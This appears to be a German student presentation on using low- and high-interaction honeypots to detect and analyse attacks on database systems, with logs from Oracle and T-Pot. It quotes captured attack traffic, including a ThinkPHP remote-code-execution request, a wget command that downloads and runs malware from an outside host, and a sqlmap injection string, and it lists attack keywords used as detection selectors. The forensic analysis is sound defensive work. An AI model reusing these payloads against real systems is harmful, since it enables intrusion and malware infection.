Honeypots und Datenbanken

Einsatz von Honeypots zur Erkennung und Analyse von Angriffen auf Datenbanksysteme

Fakultät für Ingenieurwissenschaften
IT-Forensik

Big Fredi
Stoffi Stoffel

Einleitung

Die Aufgabenstellung ist der „Einsatz von Honeypots zur Erkennung und Analyse von Angriffen auf Datenbanksysteme” als Teil des Bachelor-Studiengangs „IT-Forensik“ an der Hochschule Wismar.


Das Ziel eines Honeypots ist es:

- Einem potentiellen Angreifer ein lohnenswertes Ziel vorzuspielen
- Aufzeichnung und Analyse der während eines Angriffs gesendeten Datenpakete
- Nutzung der Auswertungsergebnisse in mannigfacher Weise

Hierüber hinausgehende Zielsetzung:

- Aufbau eines selbstlernenden Systems zum Abwehr von Angriffsszenarien

Forensischer Prozess



Zwei Arten von Honeypots

Low-interaction Honeypot

- Protokollieren von auf bestimmten Ports stattfindenden Angriffen
- Rudimentäre Simulation des dahinterstehenden Systems (z.B. Webserver, Microsoft SQL-Server)
- Breitgefächerte Datensammlung über die überwachten Ports

High-interaction Honeypot

- Tiefgehende Simulation eines bestimmten Systems (hier: Oracle-Datenbank)
- Zielgerichtetes, detailliertes Protokollieren von speziell auf das überwachte System zugeschnittenen Angriffen

Aufbau Infrastruktur - Vorüberlegung

Grundlegende Problemstellung der IT - Forensik:
Was ist passiert? Wo ist es passiert ? Wie ist es passiert ?
Wann ist es passiert ? Wer hat es getan ?

⇒ Welche Anforderungen sind mit den Fragen verbunden?

- Datenerfassung durch Monitoring / Logging ⇒ Was, Wo, Wann
- Datenauswertung zur Kontrolle / Eindämmung ⇒ Was, Wie, Wer
- Datenspeicherung an zentraler Stelle zur weiteren Verarbeitung


⇒ Mit welchen Mitteln können Anforderungen umgesetzt werden?

Aufbau Infrastruktur - Umsetzungsidee

- Trennung der verschiedenen DBMS, um sich überschneidende Muster leichter erkennen und verarbeiten zu können
- Unterscheidung der Systeme nach ihrer Funktionsweise - Monitoring und Logging ⇔ Analyse und Auswertung
- Trennung der verschiedenen Funktionen, um benötigte Ressourcen besser zuteilen zu können
- Modularisierung zur Erweiterung / Anpassung des Funktionsumfangs

Aufbau der Infrastruktur - Realisierung

Honeypotnetzwerk



Low-interaction Honeypot - Vorgehensweise

Protokollierung des Datenverkehrs zwischen dem 26.06.2020 und dem 07.07.2020 auf folgenden Ports:

Ziel Port	Bezeichnung	Anzahl
1433	Microsoft SQL-Server	9503
3389	RDP	4171
80	http	1591
8080	http	500
443	https	127
8443	https	57
5432	Postgre SQL	20
1521	Oracle	9
3306	MySQL	9

Die Spalte „Anzahl“ beinhaltet die Zahl der protokollierten eingehenden Angriffsversuche.

Analyse nach angreifenden IP-Adressen

Quell-IP	Beginn	Ende	Anzahl
170.233.xxx.xxx	05.07.2020 12:01:29	05.07.2020 12:52:10	6410
222.178.xxx.xxx	01.07.2020 09:02:38	06.07.2020 05:15:19	1380
118.70.xxx.xxx	05.07.2020 15:39:39	06.07.2020 17:27:13	1146
124.173.xxx.xxx	29.06.2020 06:01:38	29.06.2020 06:15:42	1073
138.201.xxx.xxx	05.07.2020 19:24:20	06.07.2020 17:26:18	800
91.121.xxx.xxx	05.07.2020 00:25:27	05.07.2020 09:31:35	452
196.202.xxx.xxx	05.07.2020 19:30:51	06.07.2020 17:26:31	318
125.160.xxx.xxx	30.06.2020 20:32:59	30.06.2020 23:34:14	279

(Auszug)

Portübergreifende Angriffe Analyse

Quell-IP
129.211.xxx.xxx
175.24.xxx.xxx
192.35.xxx.xxx
80.82.xxx.xxx
83.97.xxx.xxx

Nr.	Datum	Port	http-dump (Auszug)
1	01.07.2020 21:32:31	1433	
2	01.07.2020 21:32:31	8080	GET /TP/public/index.php
3	01.07.2020 21:32:31	8080	GET /TP/public/index.php?s=index/hinkapp/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][[]
4	01.07.2020 21:32:32	8080	POST /TP/public/index.php?s=captcha
5	01.07.2020 21:32:32	8080	POST /users?page=&size=5

-> (fehlerhafte) Umsetzung des thinkphp 5.X RCE Exploits

Analyse auf Basis von Selektoren

Begriff	Angriffsbeschreibung
select	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
mysql	Zugriffsprovider für eine My-SQL Datenbank
update	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
delete	SQL Befehl, kann bei SQL-Injection Angriffen verwendet werden
php	Es wird versucht, eine PHP – Programmdatei auszuführen, zu modifizieren oder hochzuladen
%20	Doppelte Hochkomma, kann bei SQL-Injection Angriffen verwendet werden
777	Kürzel für die Vergabe maximaler Zugriffsrechte (Schreiben, Lesen, Ausführen)
chmod	Befehl für die Vergabe von Zugriffsrechten.

Ergebnis:

Exemplarisch ist hier ein am 27.06.2020 von der IP 93.157.xxx.xxx vorgenommene Angriff dokumentiert (Auszug aus dem Datenstrom, HTML-Codes wurden in ASCII-Zeichen konvertiert):

GET /shell?cd /tmp;wget http://xpodip.ir/infect;chmod 777 infect;./infect

In diesem Falle wird versucht, über die shell-Anweisung von einer bestimmten Adresse eine Datei „infect“ in einen temporären Ordner herunterzuladen. Anschließend werden dieser Datei volle Zugriffsrechte vergeben und die Datei ausgeführt. Der entsprechende Angriff wurde auch dokumentiert: https://urlhaus.abuse.ch/url/400102/

Fazit Low-interaction Honeypots

- Ein ungeschützt an das Internet angebundenes System ist zahllosen Angriffen ausgesetzt.
- Übliche Firewalls (Portfilterung) haben nur begrenzten Nutzen
- Gefährdete Systeme (z.B. Datenbanken) müssen soweit wie möglich von dem Netzwerk separiert werden
- Honeypots bieten eine gute Möglichkeit, Angriffe zu analysieren und das Sicherheitsniveau zu erhöhen (siehe Ausblick)

High-interaction Honeypot - Vorbereitung

- Virtuelle Maschine: T-Pot mit 18 Honeypots als Docker-Container
- Einbindung von Docker-Containern mit Oracle-DBMS und Apache-Webserver
- 1. Schreck: Nach wenigen Stunden war kein Speicher mehr vorhanden
  ⇒ Modularisierung vereinfacht Zuweisung von Ressourcen
  ⇒ 11 Honeypots wurden abgeschaltet
- 2. Schreck: Das BSI schickt seltsame E-Mails, weil es eine Elasticsearch-Datenbank und anderes gefunden hat
  ⇒ Honeypots funktionieren !

High-interaction Honeypot - Übersicht

Vorbereitung Oracle DBMS

- Aktivierung der Trace - Funktionen für Debug-Informationen zum Nutzerprozess
- Aktivierung der Audit - Funktionen zum Protokollieren ausgewählter Aktivitäten
- Nutzung des Redo Logs zur Speicherung aller durchgeführten Änderungen und Transaktionen
- Implementierung von Triggern für DB - Logons, DDL - Statements (Create, Drop, Alter …) und DML - Statements (Update, Insert, Delete …) und der zugehörigen Logging - Tabellen

Analyse Zugriffsaktivitäten - Logon - Daten

Logons auf Port 8080 (Oracle XML DB), um Malware einzuschleusen

EVENT_TIME	SYSEVENT	SESSIONS_ID	SESSIONS_USER	CLIENT_IP
2020-07-17 20:55:42	LOGON	402.419	ANONYMOUS	106.75.xxx.xxx
2020-07-17 20:55:41	LOGON	402.418	ANONYMOUS	106.75.xxx.xxx
2020-07-17 19:51:56	LOGON	402.401	ANONYMOUS	107.179.xxx.xxx
2020-07-17 19:51:55	LOGON	402.400	ANONYMOUS	107.179.xxx.xxx
2020-07-17 19:44:06	LOGON	402.397	ANONYMOUS	193.118.xxx.xxx
2020-07-17 19:37:31	LOGON	402.395	ANONYMOUS	168.90.xxx.xxx
2020-07-17 17:19:37	LOGON	402.358	ANONYMOUS	83.97.xxx.xxx
2020-07-17 17:02:02	LOGON	402.354	ANONYMOUS	85.105.xxx.xxx
2020-07-17 16:19:56	LOGON	402.341	ANONYMOUS	185.173.xxx.xxx
2020-07-17 15:40:08	LOGON	402.331	ANONYMOUS	139.162.xxx.xxx

Korrespondierende Meldung T-Pot:

139.162.xxx.xxx 8080 ET INFO Mozilla ... A Network Trojan Inbound Likely Fake was detected

Analyse Zugriffsaktivitäten - DDL / DML - Daten

Leider keine Fremdaktivitäten, dennoch aussagekräftige Daten über DDL- und DML - Statements:

EVENT_TIME	SYSEVE	SESSIONS_ID	OBJECT_NAME	OBJECT_TY	ACTION
2020-07-16 20:34:19	CREATE	401.331	hoeren	TABLE	CREATE TABLE ANONYMOUS."hoeren" (¶ "MatrNr" number NO
2020-07-16 20:34:15	CREATE	401.331	assistenten	TABLE	CREATE TABLE ANONYMOUS."assistenten" (¶ "PersNr" numbe
2020-07-16 20:34:15	CREATE	401.331	SYS_C007688	INDEX	CREATE UNIQUE INDEX "ANONYMOUS"."SYS_C007688" on "A
2020-07-16 20:31:34	ALTER	401.331	ANONYMOUS	USER	alter user ANONYMOUS quota 100m on sysaux
2020-07-16 20:31:31	ALTER	401.331	SYSTEM	USER	ALTER USER SYSTEM quota unlimited on SYSAUX
2020-07-16 20:27:28	ALTER	401.331	ANONYMOUS	USER	alter user ANONYMOUS quota 100m on system
2020-07-16 20:12:26	ALTER	401.331	XDB	USER	ALTER USER XDB ACCOUNT UNLOCK
2020-07-16 20:11:20	ALTER	401.331	ANONYMOUS	USER	ALTER USER ANONYMOUS ACCOUNT UNLOCK
2020-07-16 20:10:47	GRANT	401.331	[NULL]	SYSTEM PRIVI	GRANT create table TO ANONYMOUS
2020-07-16 20:10:44	GRANT	401.331	[NULL]	SYSTEM PRIVI	GRANT create session TO ANONYMOUS
2020-07-16 10:53:30	ALTER	400.680	HONEY_PROF_TRG	TRIGGER	ALTER TRIGGER SYSTEM.HONEY_PROF_TRG COMPILE
2020-07-16 10:52:35	CREATE	400.682	HONEY_PROF_TRG	TRIGGER	CREATE OR REPLACE TRIGGER honey_prof_trg¶ BEFORE INSER
2020-07-16 09:27:09	CREATE	400.616	GET_DBA_ANALYSE_ANY	FUNCTION	CREATE OR REPLACE FUNCTION get_dba_analyse_any(value va

EVENT_TIME	ACTION	TABLENAME	SID	AUDSID
2020-07-16 00:08:24	UPDATE	professoren	100	390.455
2020-07-16 20:44:20	UPDATE	professoren	391	401.343
2020-07-16 20:45:23	UPDATE	professoren, anon	391	401.343
2020-07-16 20:46:45	UPDATE	professoren, dbuser	391	401.343

Analyse Zugriffsaktivitäten - Redo Log

Aktivitäten der Trigger, die Daten in ihren Tabellen abspeichern

OPERATION	USERNAME	AUDIT_SES	SESSION#	SESSION_INFO	SQL_REDO
INSERT	ANONYMOUS	402.128	489	login_username=ANONYMOUS	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME"
START	ANONYMOUS	402.128	489	login_username=ANONYMOUS	set transaction read write;
START	ANONYMOUS	402.123	489	login_username=ANONYMOUS	set transaction read write;
INSERT	ANONYMOUS	402.123	489	login_username=ANONYMOUS	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME"
COMMIT	ANONYMOUS	402.123	489	login_username=ANONYMOUS	commit;
START	DBUSER	402.117	488	login_username=DBUSER client_	set transaction read write;
INSERT	DBUSER	402.117	488	login_username=DBUSER client_	insert into "SYSTEM"."HONEY_EVENTS"("EVENT_TIME"
COMMIT	DBUSER	402.117	488	login_username=DBUSER client_	commit;
COMMIT	DBUSER	402.115	685	login_username=DBUSER client_	commit;
START	DBUSER	402.115	685	login_username=DBUSER client_	set transaction read write;
COMMIT	DBUSER	402.115	685	login_username=DBUSER client_	commit;
UPDATE	DBUSER	402.115	685	login_username=DBUSER client_	update "SYS"."USER$" set "EXPTIME" = TO_DATE('15-MI

Sämtliche Aktionen und Transaktionen werden hieraus ersichtlich - alle Befehle, die die Datenbank oder die Daten verändern.

Analyse Zugriffsaktivitäten - Audit - Log

Rudimentäre Informationen über Aktivitäten im DBMS:

```
Thu Jul 16 10:46:23 2020 +00:00
LENGTH: "280"
SESSIONID:[6] "400678" ENTRYID:[1] "1" STATEMENT:[1] "1" USERID:[9]
"ANONYMOUS" ACTION:[3] "100" RETURNCODE:[1] "0" COMMENT$TEXT:[100]
"Authenticated by: DATABASE; Client address: (ADDRESS=(PROTOCOL=tcp)
(HOST=93.117.xxx.xxx)(PORT=40779))" DBID:[10] "2863871172"
PRIV$USED:[1] "5"

Thu Jul 16 10:46:23 2020 +00:00
LENGTH: "226"
SESSIONID:[6] "400678" ENTRYID:[1] "1" USERID:[9] "ANONYMOUS"
ACTION:[3] "102" RETURNCODE:[1] "0" LOGOFF$PREAD:[1] "4"
LOGOFF$LREAD:[2] "85" LOGOFF$LWRITE:[1] "4" LOGOFF$DEAD:[1] "0"
DBID:[10] "2863871172" SESSIONCPU:[1] "1"
```

Analyse Zugriffsaktivitäten - Traces

SQLi Attacke mit sqlmap:

```
Error encountered: ORA-00933
-------------------------------------------------------------------
select * from DBUSER."professoren" where "Name" like '-4593'))) OR
8970=7207 AND ((('tWWe' LIKE 'tWWe'


SQL ID: 72pbw4gpydh6n Plan Hash: 659138160
select * from  DBUSER."professoren" where "Name" like ''
```

Verknüpfte Informationen aus Session- und Honeypot - Tabellen:

EVENT_TIME	SID	SERIAL#	AUDSID	OSUSER	CLIENT_IP	MACHINE	PROGRAM
2020-07-18 06:35:10	685	1	403.928	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 06:37:56	488	43	403.929	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 08:07:08	587	125	403.968	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 10:45:28	198	19	404.014	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 11:43:24	391	37	404.032	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)
2020-07-18 13:04:01	101	151	404.085	www-data	172.30.0.1	db224e235558	apache2@db224e235558 (TNS V1-V3)

Analyse Zugriffsaktivitäten - Listener-Daten

Erfolgreiche Verbindungen mit dem Listener:

```
16-JUL-2020 09:36:09 * http * (ADDRESS=(PROTOCOL=tcp)(HOST=192.241.xxx.xxx)
   (PORT=36136)) * handoff * http * 0
```

Scans des Services (hier mittels Banner - Grabber):


```
16-JUL-2020 15:42:19 * (CONNECT_DATA=(CID=(PROGRAM=zgrab2)
   (SERVICE_NAME=XE)) * (ADDRESS=(PROTOCOL=tcp) (HOST=192.35.xxx.xxx)
   (PORT=59402)) * establish * XE * 0
16-JUL-2020 16:37:53 * (CONNECT_DATA=(CID=(PROGRAM=zgrab2))
```

Brute-Force-Angriffe zur Erlangung von Zugriffen

```
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA)(CID=(PROGRAM=odat-
   libc2.12-x86_64)(HOST=xxx)(USER=xxx))) * ADDRESS=(PROTOCOL=tcp)
   (HOST=10.1.xxx.xxx)(PORT=52974))* establish * ORA * 12514
16-JUL-2020 21:07:47 * (CONNECT_DATA=(SERVICE_NAME=ORA1)(CID=(PROGRAM=odat-
   libc2.12-x86_64)(HOST=xxx)(USER=xxx))) * (ADDRESS=(PROTOCOL=tcp)
   (HOST=10.1.xxx.xxx)(PORT=52976))* establish * ORA1 * 12514
```

Analyse Zugriffsaktivitäten - Listener-Daten

Korrespondierende Daten im T-Pot für Port 1521:



Fazit High-interaction Honeypot

- Rudimentäre Veränderungen bieten umfangreiche Daten über potentielle Angreifer und Angriffstechniken
- Notwendig: Anpassungen der Systeme, um Spielwiese für Angreifer bereitzustellen und relevante Informationen zu erhalten (dabei lokale Zugriffe beachten, falls sich Angreifer Zugang verschaffen)
- Verfeinerung von Protokollierung und Mustererkennung sowie Einbindung automatisierter Funktionen / Methoden bieten sehr gutes Werkzeug zur Angriffserkennung
- Verknüpfung mit Low-interaction Honeypots gibt zusätzliche Einblicke in die Aktivitäten und ist hilfreich zur Nachverfolgung des Angriffsweges

Ausblick

- Automatisierte Blockade von IP-Adressen der erkannten Angreifer
- Die während der Honeypotanalyse gewonnenen Daten lassen sich in ein DeepLearning – Modell einbringen
- Selbstlernendes System zur Abwehr von Angriffen
- Automatisierte Erweiterung der Selektorenliste zur Identifizierung bisher unbekannter Angriffsmuster

Fragen ?